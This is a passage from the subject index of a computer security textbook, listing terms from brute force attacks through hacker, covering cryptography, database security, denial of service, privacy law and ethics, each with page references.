- hijacker, [170](#)
- vulnerability in, [233](#)

Brute force attack, [791](#)

- on password, [42](#), [48](#)

BSAFE, RSA cryptographic toolkit, [807](#)

Buckingham, Earl of, [48–49](#)

Buffer overflow, [134](#), [139](#), [140](#), [145](#), [149](#)

Bug, program, [132](#)

Business case, for security, [821](#)

Business continuity plan, [659](#), [661](#)

Business failure, [658](#)

Byte substitution, in AES, [790](#)

Bytecode verifier, Java, [295](#)

Byzantine generals problem, [430](#)

C (programming language), [131](#), [150](#)

C++ (programming language), [131](#), [150](#)

CA (certification authority), [441](#)

Cable, network, [343](#)

Cable, optical fiber, interception from, [346](#)

California Breach Notification Law, [609](#), [740](#)

Call, procedure, [136](#)

CAN SPAM Act, [740](#)

Canada, [19](#), [318](#), [741](#), [844](#)

Canary, stack protection, [150](#)

Capability, access control mechanism, [82](#)

Capacity

- availability attribute, [11](#)
- network, [398](#)
- planning, [489](#)

CAPTCHA, [237](#)

Caputo, Deanna, [276](#)

CartManager, [600](#)

CARVER, [675](#)

Catastrophe, [659](#)

Center for Democracy and Technology, [628](#), [629](#)

Central key distribution, [124](#)

CERT (Computer Emergency Response Team), U.S., see [U.S. Computer Emergency](#)

[Response Team](#)

CERT, *see* Incident response team

Certiifiability, reference monitor property, [76](#)

Certificate, public key, [121](#), [123](#), [819](#)

Certification authority, [122](#), [124](#), [441](#)

Chain of custody, [735](#)

Chaining, in cryptography, [113](#), [363](#), [784](#), [786](#)

Challenge, motive for attack, [18](#)

Charlotte-Mecklenburg, North Carolina, Police Department, [541](#)

Check digit, [109](#)

Checking,

 access authorization, [156](#)

 data area boundaries, [149](#)

Checksum, [109](#), [112](#), [113](#), [251](#), [429](#)

Cheswick, Bill, [295](#)

China, [15](#), [275](#), [391](#), [444](#), [464](#), [844](#)

Chosen plaintext attack, [771](#)

C–I–A triad, [7–13](#), [134](#), [432](#), [545](#)

Cipher suite, in SSL, [439](#)

Cipher, [769](#)

Ciphertext, [88](#), [103](#)

Circuit-level gateway firewall, [462](#)

Civil law, [722](#)

Classical probability, [676](#)

Clear GIF, [254](#), [627](#)

Clear-box testing, [214](#)

Clickjacking, [256](#)

Client–server network, [18](#)

Clipper, [805](#)

Clock, controlled access to, [283](#)

Closed mode, wireless network, [384](#)

Cloud computing

- backup, [697](#)
- characteristics, [551–552](#)
- deployment models, [552](#)
- identity management, [568](#)
- migration, [553](#)
- platform, [579](#)
- privacy implications, [642](#)
- processing, [817](#)
- provider assessment [554](#)
- risk analysis, [553](#)
- security controls, [554](#)
- service models, [552](#)
- storage, [557](#), [561](#), [580](#)
- threats, [566](#)
- vulnerabilities [554](#)

Code

- analyzer, static, [150](#)
- breaking, *see* [Encryption, breaking](#)
- development practices, *see* [Program development practices](#)
- error correction, [516](#)
- error detecting, *see* Error detecting code
- error detection, [516](#)
- hiding, [192](#)
- library, [189](#)
- modification checker, [482](#)
- modification of, [148](#), [819](#)
- program, [137](#)
- review, program assurance technique, [221](#)
- reviewer, [158](#)
- signed, [251](#)

Code Red, [172](#), [175](#), [179](#), [182](#), [209](#), [731](#)

Cohesion, of software, [206](#)

Cold site, disaster recovery, [698](#)

Cold, effect on semiconductor, [772](#)

Collision,

- in error detection codes, [110](#), [800](#)
- stack and heap, [148](#)

Colorado State University, [17](#)

Command sequence, [817](#)

Command-and-control center, botnet, [245](#), [426](#) [427](#), [428](#)

Commerce, Internet, [630](#)

Commit, two-phase update, [514](#)

Common Criteria, [327](#)

Common Rule, [763](#)

Common Vulnerabilities and Exposures (CVE), [14](#)

Common Vulnerability Scoring System (CVSS), [14](#)

Communication, email, [632](#)

Communication, interprocess, *see* [Interprocess communication](#)

Community clouds, [552](#), [555](#)

Compartment, access control, [80](#)

Competition, employment contract, [728](#)

Compiler, [201](#), [209](#)

- correct code generation by, [140](#)
- role in program security, [150](#)

Complete mediation, design principle, [217](#), [315](#)

Completeness

- mediation, [217](#), [315](#)
- operating system, [314](#), [320](#)
- operating system design, [314](#)
- security requirements, [653](#)
- testing, [214](#)

Complexity,

- network, [358](#)
- operating system, [187](#)
- operating system design, [291](#)
- program, [149](#)
- versus security, [208](#)

Compliance, [824](#)

Component failure, [420](#), [421](#)

Compromise, [74](#)

Computability, [218](#), [219](#)

Computer,

- medium of crime, [736](#)
- security, [2](#)
- source of attack, [20](#)
- subject of attack, [736](#)
- system, [3](#)
- target of attack, [20](#)
- time, theft of, [750](#)
- tool for attack, [736](#)

Computer crime, [733](#)

- complexity, [736](#), [743](#)
- criminal, [742](#)
- evidence, [736](#)
- evolving laws, [736](#). *See also* [Computer crime laws](#)
- international aspects, [736](#), [741](#)
- prosecution, [736](#)

Computer crime laws

- CAN SPAM Act, [740](#)
- Council of Europe Agreement on Cybercrime, [741](#)
- E.U. Data Protection Act, [742](#)
- Freedom of Information Act, [738](#)
- U.S. Computer Fraud and Abuse Act, [738](#)
- U.S. Economic Espionage Act, [738](#)
- U.S. Electronic Communications Privacy Act, [739](#)
- U.S. Health Insurance Portability and Accountability Act (HIPAA), [739](#)
- U.S. Privacy Act, [738](#)
- U.S.A. Patriot Act, [740](#)

Computer emergency response team (CERT), *see* Incident response team, [Security Operations Center](#)

Computer Emergency Response Team, U.S., *see* [U.S. Computer Emergency Response Team](#)

Computer forensics, [567](#)

Computer Fraud and Abuse Act, U.S., [620](#)

Computer security incident response team (CSIRT), *see* Incident response team, [Security operations center](#)

Computer security, [2](#)

Concealment,

- data, [529–535](#)
- malicious code, [178](#), [189](#)

password, [46](#)

Concurrency, [11](#), [286](#)

control of, [282](#)

database, [517](#)

Hadoop, [543](#)

Conficker, [174](#), [175](#), [179](#), [182](#), [428](#)

Confidence, in trusted system, [317](#)

Confidentiality, [6](#), [7](#), [8–10](#), [109](#), [126](#), [844](#)

data, [518](#)

database, [512](#), [529](#)

database, [529](#)

IPsec, [446](#)

network, [441](#), [443](#)

voting, [834](#)

wireless network, [381](#)

Configuration management, [509](#)

Configuration, firewall, [453](#) [466](#), [472](#)

Confinement, program development practice, [207](#)

Confusion, in cryptography, [774](#), [808](#)

Connection failure, physical, [420](#)

Connection, rogue, [382](#)

Connectivity, network, [371](#), [847](#), [849](#)

Consequence, of attack, [826](#)

Consistency,

data, [11](#), [506](#), [827](#)

security requirements, [653](#)

Content, filtering, [464](#)

Context, of privacy, [601](#)

Contingency planning, [688](#), [694](#)

Contract

acceptance, [723](#)

employment, [725](#), [727](#)

information, [724](#)

law, [723](#)

software, [724](#)

suit involving, [725](#)
validity, [723](#)
voluntary entry, [723](#)

Control, [6](#), [22](#), [28](#), [32](#)

access, *see* [Access control](#)
administrative, [30](#)
cost of, [29](#)
ease of use, [29](#)
logical, *see* [Control](#), technical, and Control, administrative
loss of, [814](#)
overlapping, [30](#)
physical, [29](#)
procedural, [30](#)
program, [149](#)
reducing vulnerability, [670](#)
risk, [668](#)
security, [653](#)
selection, [680](#)
technical, [30](#), [75](#)

Controlled access, for privacy, [608](#)

Controlled sharing, [287](#)

Convention 108, of Council of Europe, [603](#)

Cookie, [625](#), [627](#)

for authentication, [65](#)
for wireless network association, [386](#)
third-party, [625](#)

COPPA, *see* [U.S. Children's Online Privacy Protection Act](#)

COPS (password administration tool), [43](#), [369](#)

Copying, of copyrighted material, [707](#)

Copyright, [704](#)

backup of work, [706](#)
computer software, [709](#)
copying, [707](#)
device to counter piracy, [709](#)
digital object, [709](#)
distribution of work, [706](#)
employee's work, [727](#)
fair use, [706](#)

- first sale principle, [708](#)
- independent work, [709](#)
- infringement, [709](#)
- originality of work, [706](#)
- ownership of, [726](#)
- personal use doctrine, [708](#)
- piracy, [707](#)
- public domain, [705](#)
- registration of, [708](#)
- requirement to publish, [709](#)
- web content, [716](#)
- work for hire, [726](#)
- works subject to, [705](#)

Cornell University, [18](#)

Correction, of error, [11](#)

Correctness,

- data mining, [538](#)
- data, [616](#)
- operating system design, [314](#)
- operating system, [317](#), [320](#)
- program, [133](#), [219](#)
- proof of program, [219](#)
- RFID sensor, [639](#)
- security requirements, [653](#)
- software, [206](#)

Correlation, [537](#), [613](#), [617](#), [622](#)

Corruption, data, [361](#), [432](#)

Cost,

- data loss, [695](#)
- hidden, [679](#)
- malicious code, [179](#)
- security, [657](#), [824](#)

Cost–benefit analysis, [669](#), [681](#)

Council of Europe Agreement on Cybercrime, [741](#)

Council of Europe, [603](#)

Counterattack, [485](#)

Countermeasure, [6](#), [22](#), [28](#), [32](#), *see also* [Control](#)

Coupling, of software, [206](#)

Coverage, testing, [214](#)

Covert redirect, [577](#)

Cowan, Crispin, [150](#)

Crack (password administration tool), [43](#)

Cracking, [761](#)

Credit card theft, [19](#), [22](#)

Credit card, disposable, [621](#)

Crime, computer, *see* [Computer crime](#)

Crime, organized, *see* [Organized crime](#)

Criminal law, [722](#)

Criminal, [16](#), [19](#), [742](#)

Crisis management, *see* [Business continuity plan](#), [Incident response](#)

Crocker, Stephen, [143](#), [508](#)

Crossover, network, [363](#)

Cross-site scripting, [261](#)

Cryptanalysis, [90](#), [769](#)

- brute force, [791](#)
- chosen plaintext attack, [771](#)
- freezing attack, [772](#)
- frequency analysis attack, [769](#)
- frequency analysis, [793](#)
- full plaintext, [770](#)
- implementation attack, [769](#)
- in AES, [99](#)
- inferring the algorithm, [774](#)
- known plaintext, [770](#)
- pattern analysis attack, [769](#)
- plaintext and ciphertext, [770](#)
- plaintext-only, [768](#)
- probable plaintext attack, [770](#)
- probable plaintext, [793](#)
- RSA, [797](#)
- statistical analysis, [776](#)

Cryptographic

- algorithm, [95](#)

checksum, [113](#)
side-channel attack, [566](#)

Cryptography, [86](#), [90](#), [768](#)

asymmetric, [102](#)
authentication using, [817](#)
book cipher, [775](#)
BSAFE toolkit, [807](#)
chaining, [784](#), [786](#)
checksum using, [113](#)
confusion, [774](#), [808](#)
differential cryptanalysis, [788](#)
diffusion, [774](#)
Dual-EC-DRBG, [806](#)
El Gamal, [803](#)
elliptic curve cryptosystem (ECC), [802](#)
export control, [792](#), [793](#), [794](#), [805](#)
Keccak, [801](#)
key escrow, [805](#)
Lucifer algorithm, [780](#)
mathematical basis, [778](#)
MD4, [800](#)
MD5, [800](#)
network security control, [433](#)
one-time pad, [774](#)
product cipher, [782](#)
public key, [100](#), [102](#)
public scrutiny of algorithm, [779](#)
quantum, [807](#)
RC2, [792](#)
RC4, [792](#)
RC5, [794](#)
RC6, [795](#)
RSA, [795](#)
secret key, [96](#)
separation using, [296](#)
SHA, [800](#)
SHA-3, [801](#)
strength of, [817](#)
substitution, [774](#)
Suite B, [803](#)
symmetric, [96](#)

transposition, [774](#)
Vernam cipher, [775](#)
weakness in, [789](#), [792](#), [794](#), [806](#)

Cryptolocker, [565](#)

Cryptology, [90](#)

and NSA, [805](#). *See also* [U.S. National Security Agency](#)

Cryptosystem, [87](#)

CSA STAR (Cloud Security Alliance Security, Trust and Assurance Registry), [555](#)

CSIRT, *see* Incident response team

Currency, virtual, [621](#)

CVE, *see* [Common Vulnerabilities and Exposures](#)

CVSS, *see* [Common Vulnerability Scoring System](#)

Cyber warfare, [842](#)

Cyber weapon, [847](#)

Cybercrime, [19](#)

Council of Europe Agreement on, [741](#)

Cyberworthiness, [730](#)

Cycle,

in AES, [98](#)

in SHA-3, [801](#)

Cyclic redundancy check, [111](#), [516](#)

Daemon, [352](#)

name, [414](#)

Damage control, in software design, [311](#)

Damage, from malicious code, [179](#)

Dark Internet, [444](#)

Darwin (computer game), [172](#)

Data

access to, [8](#)

access to, as asset, [3](#)

access, rights of individuals, [603](#)

accuracy of, [11](#)

anonymization, for privacy, [597](#)

approximate value of, [9](#)

as asset, [3](#), [671](#)
bias, [759](#)
breach law, [609](#)
consistency of, [11](#)
correctness, [616](#)
corruption of, [361](#)
critical, [281](#)
disclosure of, [8](#)
driven attack, [148](#)
error, and privacy, [608](#)
existence of, [9](#)
exposure of, [177](#)
integrity of, [10–11](#)
irreplaceable, [696](#)
loss, cost of, [695](#)
meaningful, [11](#)
misleading, [759](#)
modification of, [11](#), [529](#), [597](#)
modification, for privacy, [597](#)
object, [9](#)
ownership of, [8](#), [596](#), [608](#)
perturbation, database, [534](#)
precision of, [11](#)
privacy, [736](#)
private, [587](#)
protection of, [687](#)
protection, and privacy, [597](#)
quality, and privacy, [596](#), [608](#)
replacement, [3](#), [4](#)
retention, limited, [597](#)
retraction of, [594](#)
sensitive, [587](#)
separation of, [11](#)
shared access, [287](#)
storage, [546](#)
storage, for privacy, [608](#)
subject, [9](#)
suppression, database, [529](#)
swapping, database, [535](#)
transfer, and privacy, [603](#)
unchecked, [153](#)

- use, government, and privacy, [607](#)
- use, privacy of, [590](#)
- use, restricted, [608](#)
- validation, with big data, [547](#)
- value of, [736](#)
- versus instruction, [137](#)

Data collection,

- accuracy, [599](#)
- consent, [591](#)
- control of, [599](#)
- for specific purpose, [603](#)
- limit on, [596](#), [603](#)
- notice of, [591](#), [599](#)
- openness of, [597](#)
- ownership, [592](#)
- privacy of. [590](#), [640](#)
- security of, [599](#)

Data mining, [246](#), [527](#), [536](#)

- aggregation, [537](#)
- correctness, [537](#)
- correlation, [537](#)
- false negative, [540](#)
- false positive, [540](#)
- inference, [537](#)
- interoperability, [540](#)
- mistakes, [538](#)
- privacy, [537](#), [616](#)
- privacy-preserving, [617](#)
- sensitivity, [537](#)

Data Encryption Standard, *see* [DES](#)

Data Loss Prevention (DLP), [473](#)

Data Protection Act, [742](#)

Database Management System (DBMS), [502](#)

Database, [502](#)

- access control, [508](#)
- administrator, [502](#)
- aggregation, [526](#)
- algebraic inference, [525](#)

arithmetic inference, [522](#)
auditing, [510](#)
authentication, [512](#)
availability, [512](#)
bounded disclosure, [520](#)
concurrency, [517](#)
confidentiality, [512](#)
data concealing, [529–535](#)
data disclosure, [529](#)
data perturbation, [529](#), [534](#)
data swapping, [535](#)
disclosure, [518](#)
element [502](#)
element accuracy, [513](#)
element integrity, [508](#)
element integrity, [513](#)
exact disclosure, [519](#)
existence disclosure, [520](#)
field check, [508](#)
field, [502](#)
granularity, [512](#)
hidden data, [527](#)
inference, [511](#), [521–525](#)
integrity, [513](#)
integrity, two-phase update, [514](#)
join query, [505](#)
key, [512](#), [621](#)
limited response suppression, [532](#)
mean inference, [523](#)
median inference, [523](#)
negative disclosure, [520](#)
operating system protection, [513](#)
performance, [511](#)
probable value disclosure, [520](#)
project operation, [504](#)
protecting data in, [721](#)
query, [504](#)
query analysis, [535](#)
query language, [504](#)
random sample disclosure, [534](#)
range disclosure, [533](#)

record, [502](#)
recovery, [516](#)
relation, [504](#)
reliability, [513](#)
rounded disclosure, [533](#)
schema, [502](#)
sensitive data, [518](#)
shadow field, [516](#)
small sample concealment, [534](#)
SQL query language, [504](#)
subschemata, [502](#)
table, [502](#)
tracker inference, [524](#)
tuple, [504](#)
user authentication, [512](#)

Data-driven attack, [189](#)

Datagram, [407](#), [415](#)

DataNode, in Hadoop, [543](#)

DBMS, *see* [Database Management System \(DBMS\)](#)

DDoS attack, *see* Distributed Denial of Service attack

DEA, encryption algorithm, [780](#)

DEA1, encryption algorithm, [780](#)

Deadlock, [11](#), [282](#)

DEC VAX computer, [290](#), [314](#), [326](#)

Deception, and privacy, [600](#)

Deception, email, [740](#)

Deceptive practice, [630](#)

Decidability, [190](#), [218](#), [219](#)

Decipherment, [87](#)

Decision-making, [25](#), [684](#), [831](#)

Decoding, [87](#)

Decryption, [87](#)

Defacement, web site, *see* Web site defacement

Defense in depth, [30](#), [218](#), [471](#)

Defense, Department of, *see* [U.S. Department of Defense](#)

Defensive programming, [222](#)

Defibrillator, [816](#)

Deflection, attack countermeasure, [28](#)

Degauss, magnetic media, [693](#)

Degradation, graceful, *see* [Graceful degradation](#)

Degraded service, network, [849](#)

Delay, in access checking, [156](#)

Deletion, data, [134](#), [692](#), [772](#)

Delphi method, [677](#), [678](#)

Demand, network, [398](#)

Demilitarized zone (DMZ), firewall architecture, [470](#)

Denial of service, [6](#), [14](#), [18](#), [20](#), [175](#), [367](#), [396](#), [753](#)

Denial of service (DoS) attack, [6](#), [20](#), [425](#), [843](#)

- access, blocked, [399](#)
- address resolution, [414](#)
- address spoofing, [413](#)
- addressing failure, [408](#)
- distributed, *see* Distributed denial of service attack
- DNS, [414](#)
- DNS cache poisoning, [418](#)
- DNS spoofing, [409](#)
- echo–chargen, [404](#)
- flooding, [398](#), [402](#), [407](#)
- hardware, [845](#)
- incident, [401](#)
- insufficient resources, [402](#), [407](#)
- malicious, [403](#)
- overload, [399](#)
- ping of death, [404](#)
- root name server, [414](#)
- routing, [409](#), [413](#)
- scripted, [423](#)
- session hijack, [415](#)
- smurf, [404](#)
- source routing, [413](#)
- SYN flood, [405](#)
- teardrop, [407](#)
- Tribal flood network, [424](#)

volumetric, [399](#), [423](#)

Denning, Dorothy, [530](#)

Denning, Peter, [72](#), [292](#)

Deontology, [749](#)

Department of Defense, *see* [U.S. Department of Defense](#)

Department of Justice, *see* [U.S. Department of Justice](#)

Dependability, [12](#)

DES (Data Encryption Standard), [95](#), [439](#), [779](#)

computational limitation of, [98](#)

cycle in, [99](#)

decryption, [784](#)

design secrecy, [787](#)

differential cryptanalysis on, [788](#)

for tamper detection, [113](#)

key length in, [96](#), [98](#), [109](#)

number of cycles, [788](#)

reversibility, [784](#)

security of, [98](#), [787](#)

speed of encryption, [103](#)

strength of, [789](#), [805](#)

Design by contract, program design technique, [223](#)

Design flaw, [6](#)

Design principles, [216](#)

Design, cryptographic algorithm, [779](#)

Design, layered, [309](#)

Design, RSA, [797](#)

Design, simplicity of, [309](#)

Design, TCB, [321](#)

Detection,

attack countermeasure, [28](#)

avoidance, by malicious code, [191](#)

error, [11](#)

malicious code, [189](#)

tamper, [151](#)

Detector, virus (program), *see* Virus detector

Deterrence, attack countermeasure, [28](#)

Development

practices, *see* [Program development practices](#)
program, security in, [158](#)
quality software, [816](#)

Device

access control, [284](#)
allocation, [281](#)
driver, [288](#)
loss, [818](#)

Dialer program, Microsoft, [135](#)

Dichotomous test, [56](#)

Dictionary attack, on password, [43](#)

Differential cryptanalysis, [788](#)

Diffie, Whitfield, [98](#), [101](#), [645](#), [791](#)

Diffie–Hellman key exchange, [446](#), [803](#)

Diffusion, in cryptography, [774](#)

Digital Millennium Copyright Act (DMCA), [704](#), [709](#)

Digital Signature Algorithm (DSA), [804](#)

Digital signature, [109](#), [113–116](#), [118](#), [121](#), [124](#), [251](#), [419](#), [428](#), [721](#), [802](#), [803](#), [819](#)

Diplomacy, [848](#)

Direct inference, database, [521](#)

Directed attack, [14](#)

Directive 95/46/EC, of European Union, *see* [European Privacy Directive](#)

Directory, access control, [76](#)

Disappearing email, [635](#)

Disassembler, [201](#)

Disaster, natural, *see* [Natural disaster](#)

Disclosure,

bounded, [520](#)
data, [736](#)
database, [518](#)
database, [529](#)
exact, [519](#)
existence, [520](#)
negative, [520](#)

- of data, [8](#)
- of vulnerability, [833](#)
- pacemaker data, [816](#)
- probable value, [520](#)
- vulnerability, [185](#)

Disconnection, network [420](#)

Discrimination, [605](#)

Discrimination, price, [631](#)

Distributed denial of service (DDoS) attack, [421](#), [423](#)

Distribution, encryption key, [93](#)

Diversity, [558](#)

Diversity, genetic, *see* [Genetic diversity](#)

DLP, *see* [Data Loss Prevention](#)

DMCA, *see* [Digital Millennium Copyright Act](#)

DMZ, *see*, [Demilitarized Zone](#)

DNA, authentication using, [61](#)

DNS, [414](#)

- cache poisoning, [418](#)

- lookup request, [409](#)

- record, [419](#)

- spoofing, [409](#)

DNSSEC, (DNS Security extension), [419](#)

Doctrine, of warfare, [850](#)

Document virus, [180](#)

DoD, *see* [U.S. Department of Defense](#)

Domain, [82](#)

- execution, [286](#)

- name, [444](#)

- switching, [320](#)

DoS (Denial of Service), *see* [Denial of service](#)

Dot-dot-slash attack, [264](#)

Double DES, [96](#)

DoubleClick, [625](#)

Download substitution attack, [237](#)

Download, and privacy, [629](#)

Drive-by-download, [258](#)

Dropbox, [561](#), [563](#)

Dropper, [170](#)

Drug trafficking, [19](#)

DSA, *see* [Digital Signature Algorithm](#)

Dual-EC-DBRG cipher suite, [806](#)

Dual-homed gateway. [450](#)

E.U. Data Protection Act, [742](#)

Ease of use, design principle, [217](#), [317](#)

Easter egg, [158](#)

Eavesdrop, [243](#), [343](#), [354](#), [432](#), [808](#)

ECC, *see* [Elliptic curve cryptosystem](#)

Echo–chargen attack, [404](#), [477](#)

Economics, of security, [821](#)

Economy of mechanism, design principle, [217](#), [315](#)

Effectiveness, of testing, [215](#)

Egoism, [748](#)

e-Government Act, [599](#)

Egypt, [847](#), [849](#)

El Gamal algorithm, [803](#), [804](#)

El Gamal, Taher, [803](#)

Eleanore (attack toolkit), [166](#)

Election, fair, [836](#), [837](#)

Election, margin of victory, [838](#)

Electrical use, [817](#)

Electronic commerce, protection of goods in, [721](#)

Electronic Communications Privacy Act, U.S., [620](#), [739](#)

Electronic publishing, compensation for, [721](#)

Electronic voting, [835](#)

Element integrity, database, [507](#), [508](#), [513](#)

Element, database, [502](#)

Elliptic curve cryptosystem (ECC), [439](#), [802](#), [804](#), [806](#)

Email [607](#)

- accuracy of headers, [273](#)

- address, disposable, [634](#)

- alias with, [632](#)

- authentication, [39](#)

- deceptive, [740](#)

- disappearing, [635](#)

- exposed content of, [632](#)

- filtering, [560](#)

- forged, [267](#)

- forwarding of, [632](#)

- header data, [273](#)

- interception of, [633](#)

- monitoring of, [633](#)

- PGP, [276](#)

- phishing, [274](#)

- S/MIME, [277](#)

- security of, [632](#)

- spam, [740](#)

- spear phishing, [274](#)

Emanation, electromagnetic, [693](#)

Embedded device, [4](#)

Emergency alert system, [1–2](#)

Employee rights, [725](#)

Employer rights, [725](#), [754](#)

Employment contract, [725](#), [727](#)

- non-compete clause, [728](#)

Encapsulated Security Payload, in IPsec, [445](#)

Encapsulation, [204](#)

- by layering, [311](#)

- of software, [206](#)

Encipherment, [87](#)

Encoding, [87](#)

Encrypted password, [46](#)

Encrypted virus, [194](#)

Encryption, [86](#), [87](#)

algorithm design, [433](#)

asymmetric, [89](#), [93](#), [795](#)

block, [93](#)

breaking, [90](#), [91](#)

chaining, [363](#)

end-to-end, [435](#), [437](#), [438](#)

exhaustive key search, [395](#)

for continuous authentication, [245](#)

for privacy, [597](#)

in network, [360](#), [363](#)

in the cloud, [561](#)

in wireless network, [383](#)

initialization vector collision, [389](#)

key, [88](#), [126](#), [562](#)

key length, [388](#)

key management, [446](#)

key, private, [126](#)

keyed, [88](#)

keyless, [89](#)

link, [433](#), [437](#)

non-static key, [392](#)

protection using, [433](#)

speed of, [126](#)

static key, [388](#)

stream, [93](#)

symmetric, [88](#), [92](#), [779](#), [786](#)

TKIP, [393](#)

weak, [388](#)

See also [AES](#), [DES](#), [RC2](#), [RC4](#), [RC5](#), [RSA](#)

End-to-end encryption, [435](#), [437](#), [438](#)

Enforcement, of integrity, [11](#)

Engineering, social, *see* [Social engineering](#)

Enigma machine, [771](#), [774](#)

Entry point, secret, [27](#), [158](#). *See also* [Backdoor](#)

Equipment failure, [420](#)

Equivalence, of programs, [189](#), [219](#)

Erasing, sensitive data, [692](#)

Error

- correction, [11](#)
- detection, [11](#)
- in data, [608](#), [617](#)
- in encryption, [778](#)
- inadvertent, [14](#)
- nonmalicious, [133](#)
- off-by-one, [159](#)
- program, [132](#)
- unintentional, [6](#)

Error correction code, [516](#). *See also* [Error detection code](#)

Error detection code, [109](#), [111](#), [251](#), [516](#)

Escrow, encryption key, [805](#)

ESP (Encapsulated Security Payload), *see* [Encapsulated Security Payload](#)

Espionage, [171](#), [668](#), [738](#)

Estimation technique, [676](#)

Estimation, Delphi method, [678](#)

Estonia, [18](#), [2](#), [391](#), [396](#), [641](#), [838](#), [842](#), [843](#), [846](#)

Ethical hacking, *see* [Penetration testing](#)

Ethical system, [745](#)

Ethics, [744](#)

- analysis, [746](#)
- and religion, [746](#)
- consequence-based, [748](#)
- consequence-based, [749](#)
- context of action, [753](#)
- deontology, [749](#)
- egoism, [748](#)
- fair sharing, [753](#)
- intrinsic goodness, [749](#)
- of privacy, [752](#)
- overriding principles, [748](#)
- pluralism, [746](#)
- privacy and, [752](#)
- religion and, [746](#)
- rule-deontology, [749](#)
- teleology, [748](#)
- to justify a position, [748](#)

- to make a reasoned choice, [748](#)
- utilitarianism, [749](#)
- variability, [746](#)
- versus law, [744](#)

Euler totient function, [797](#)

Europe, Council of, [603](#)

European Privacy Directive, [603–604](#), [605](#), [849](#)

European Union, [596](#), [603](#)

- data breach laws, [609](#)

Even parity, [111](#)

Evidence,

- authenticity, [735](#)
- chain of custody, [735](#)
- computer output as, [734](#)
- incident, [664](#)
- rule of, [734](#)

Exact disclosure, [519](#)

Exchange, cryptographic key, [104](#)

Exclusiveness, of access, [11](#)

Executable code, hiding, [192](#)

Executive, operating system, [280](#), [285](#)

Exfiltration, of sensitive data, [474](#), [845](#)

Exhaustive attack, on password, [48](#)

Exhaustive key search, [395](#)

Existence,

- disclosure, [520](#)
- of data, [9](#)

Expected loss, [678](#)

Experimentation, informed consent, [763](#)

Exploitation, vulnerability, [419](#)

Export control, of cryptography, [562](#), [792](#), [793](#), [794](#), [805](#)

Exposure, risk, *see* Risk exposure

Extensible Authentication Protocol (EAP), [393](#)

Externality, [834](#)

Fabrication, [87](#), [107](#)

air defense signal, [844](#)

asset, [8](#)

encrypted data, [785](#)

network data, [361](#)

Facebook, [526](#), [594](#), [635](#), [696](#), [762](#)

Facial recognition, for authentication, [55](#)

Factoring, in encryption, [103](#), [795](#), [797](#)

Failure modes and effects analysis, [673](#)

Failure reporting, [729](#)

Failure, [2](#)

business, [658](#)

component, [420](#)

component, in network, [368](#)

hardware, [6](#), [368](#), [421](#), [659](#)

program, [132](#)

software, [6](#), [728](#), [816](#)

system, [74](#)

transmission, [420](#)

Fair election, [836](#), [837](#)

Fair Information Practices, [596](#)

Fair use, [706](#)

Fairness, [11](#), [281](#)

Fake email, [267](#)

False

acceptance, *see* False positive

accusation, [608](#)

alarm, [824](#)

negative, [55](#), [56](#), [62](#), [64](#), [488](#), [540](#)

positive, [55](#), [56](#), [62](#), [64](#), [488](#), [540](#), [824](#)

reading, [55](#)

reject, *see* False negative

Farmer, Dan [369](#)

Fault tolerance, [12](#)

Fault tree analysis, [673](#)

Fault, program, [132](#), [136](#)

FBI, *see* [U.S. Federal Bureau of Investigation](#)

Feasibility, of attack, [27–28](#)

Federal Bureau of Investigation, *see* [U.S. Federal Bureau of Investigation](#)

Federal Information Processing Standard 197 (FIPS 197), [99](#)

Federal Trade Commission (FTC), [630](#), [635](#)

Federated identity management, [68](#), [569](#)

FedRAMP (Federal Risk and Automation Management Program), [555](#)

Fence, [297](#)

Fence register, [298](#)

FidM, *see* [Federated identity management](#)

Field check, database, [508](#)

Field, database, [502](#)

File, [320](#)

File access control, [284](#)

File sharing, peer-to-peer, [629](#)

File tag, [528](#)

Filter, packet; *see* [Packet filtering gateway](#)

Filter, polarizing, [808](#)

Filtering, [486](#)

Filtering, in big data, [547](#)

Fingerprint,

- for authentication [53](#), [59](#), [60](#), [62](#), [63](#), [64](#)
- in error detection codes, [111](#)
- of malicious code, [192](#), [198](#), [200](#)

Finland, [641](#)

Fire, [659](#), [687](#)

Firesheep, browser extension, [386](#)

Firewall, [448](#), [452](#), [492](#)

- application proxy, [459](#)
- circuit-level gateway, [462](#)
- demilitarized zone, [470](#)
- Great Firewall of China, [464](#)
- guard, [463](#)
- packet filtering gateway, [456](#)

personal, [464](#)
stateful inspection, [458](#)

First sale, principle of, [708](#)

Fit for use, [730](#)

Flaw

design, [6](#)
impact of, [134](#)
program, [133](#), [184](#)
reporting, [731](#)

Floating-point error, Intel Pentium chip, [10](#)

Flood, [686](#)

Flooding attack, [479](#), [840](#)

in denial of service, [399](#), [479](#)

FOIA, *see* [U.S. Freedom of Information Act](#)

Forensic analysis, [74](#), [202](#), [736](#)

Forgery,

digital signature, [802](#)
in authentication, [58–59](#), [65](#), [66](#)
protection against, [116](#)

Formal methods, program assurance technique, [220](#)

Forwarding, email, [632](#), [634](#)

Frame,

Data-link, [352](#)
SSID in, [384](#)
WiFi, [379](#)

Framing, web page, [258](#)

France, [318](#), [846](#)

Fraud, [19](#), [22](#), [722](#), [757](#)

Free public WiFi, [392](#)

Frequency

analysis, against encryption, [769](#), [793](#)
distribution, in cryptanalysis, [777](#)
probability, [676](#)

Front end (database management system), [502](#)

Front-end (intrusion detection system), [480](#)
f-Secure Corp., [19](#)
Full disclosure, of software flaws, [731](#), [760](#)
Full plaintext attack, [700](#)
Function testing, [211](#)
Functionality, in Common Criteria, [328](#)
Gasser, Morrie, [314](#)
Gateway, application proxy, *see* [Application proxy firewall](#)
Geer, Daniel, [209](#), [210](#)
Genetic diversity, program environment characteristic, [209](#)
Geographic diversity, [558](#)
Geography, and cyber warfare, [850](#)
Geotag, [528](#)
Germany, [107](#), [318](#), [431](#), [668](#), [771](#)
Get_root exploit, [291](#)
Ghostery, [623](#)
Gong, Li, [295](#)
Gonzales, Albert, [19](#), [391](#)
Good, greatest for greatest number, [762](#)
Goodness, program characteristic, [218](#)
Google, [818](#), [820](#)
 docs, [697](#)
 Street View project, [378](#)
GOTO Fail bug, [213](#)
Government data use, [607](#)
Graceful degradation, [12](#)
Graham, Scott, [72](#), [292](#)
Gramm–Leach–Bliley Act, [598](#), [739](#)
Grandin, Temple, [17](#)
Granularity,
 database, [512](#)
 in big data, [545](#)
 of access control, [74](#), [75](#), [287](#), [297](#)

Great Falls, Montana, [1](#)

Great Firewall of China, [464](#)

Greece, [356](#)

GrIDSure authentication system, [52](#)

Group, access control, [80](#)

Guard firewall, [463](#)

Guard, human, [680](#), [690](#)

Hachette, [631](#)

Hacker, [15](#), [18](#), [19](#), [759](#). *See also* Malicious code attack

